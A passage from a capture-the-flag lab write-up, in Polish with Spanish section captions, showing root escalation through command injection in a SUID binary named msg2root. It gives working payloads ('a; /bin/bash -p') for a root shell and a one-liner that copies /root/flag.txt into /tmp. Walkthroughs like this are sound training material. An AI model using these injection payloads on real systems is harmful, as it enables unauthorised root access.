5.4. DRUGA ESCALACJA: OD MIKE DO ROOT
Sección titulada «5.4. SEGUNDA ESCALADA: DE MIKE A ROOT»Teraz, gdy jesteśmy mike, powtórzymy proces wyliczania.
5.4.1 Rozpoznanie (msg2root)
Sección titulada «5.4.1 Reconocimiento (msg2root)»W folderze domowym mike znajdziemy inny plik wykonywalny SUID.
ls -la /home/mike/
Analiza binarna:
strings /home/mike/msg2root
Wynik:
Message for root:/bin/echo %s >> /root/messages.txtLuka w zabezpieczeniach:
- Path Hijacking: Nie jest możliwe, ponieważ używa bezwzględnej ścieżki
/bin/echo. - Wstrzyknięcie polecenia: Tak. Program pobiera tekst, który wpisujemy (
%s), i umieszcza go w ciągu poleceniasystem. Jeśli umieścimy średnik (;), możemy przerwać oryginalne polecenie i wykonać nasze.
5.4.2 Wykorzystanie (wtrysk polecenia)
Sección titulada «5.4.2 Explotación (Command Injection)»Polecenie, które wykonuje system to:
/bin/echo [NUESTRO_INPUT] >> /root/messages.txt
Jeśli nasz input jest test; /bin/sh -p, wynikające polecenie będzie:
/bin/echo test; /bin/sh -p >> /root/messages.txt
To wykona echo, a następnie otworzy powłokę roota.
Krok po kroku:
-
Uruchomienie binarnego:
./msg2root -
Wstrzyknięcie ładunku: Gdy poprosi o „Wiadomość dla roota:”, wpiszemy:
a; /bin/bash -p
Alternatywa w jednej linii (One-Liner):
echo "a; /bin/bash -p" | ./home/mike/msg2root5.4.3 Weryfikacja
Sección titulada «5.4.3 Validación»whoamiroot
5.5. ZDOBYCIE FLAG
Sección titulada «5.5. CAPTURA DE FLAGS»Ponieważ interaktywna powłoka jest niestabilna, wstrzykniemy polecenie, które odczyta flagę i zapisze ją do /tmp z otwartymi uprawnieniami. Użyjemy /bin/cat (bezwzględny), aby uniknąć konfliktów z naszym poprzednim exploitem.
Ładunek: a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #
Wykonanie (One-Liner):
echo "a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #" | /home/mike/msg2root
5.5.1 Weryfikacja
Sección titulada «5.5.1 Validación»Sprawdzimy, czy plik został utworzony i należy do roota:
ls -l /tmp/flag.txtOczekiwany wynik (SUKCES):
Jeśli zobaczymy -rwxrwxrwx 1 root root ..., exploit zadziałał.
WAŻNE: Użyjemy /bin/cat (ścieżka bezwzględna), ponieważ zmienna PATH nadal ma /tmp na początku i moglibyśmy przypadkowo wykonać nasz własny exploit cat zamiast odczytać plik.
/bin/cat /tmp/flag.txt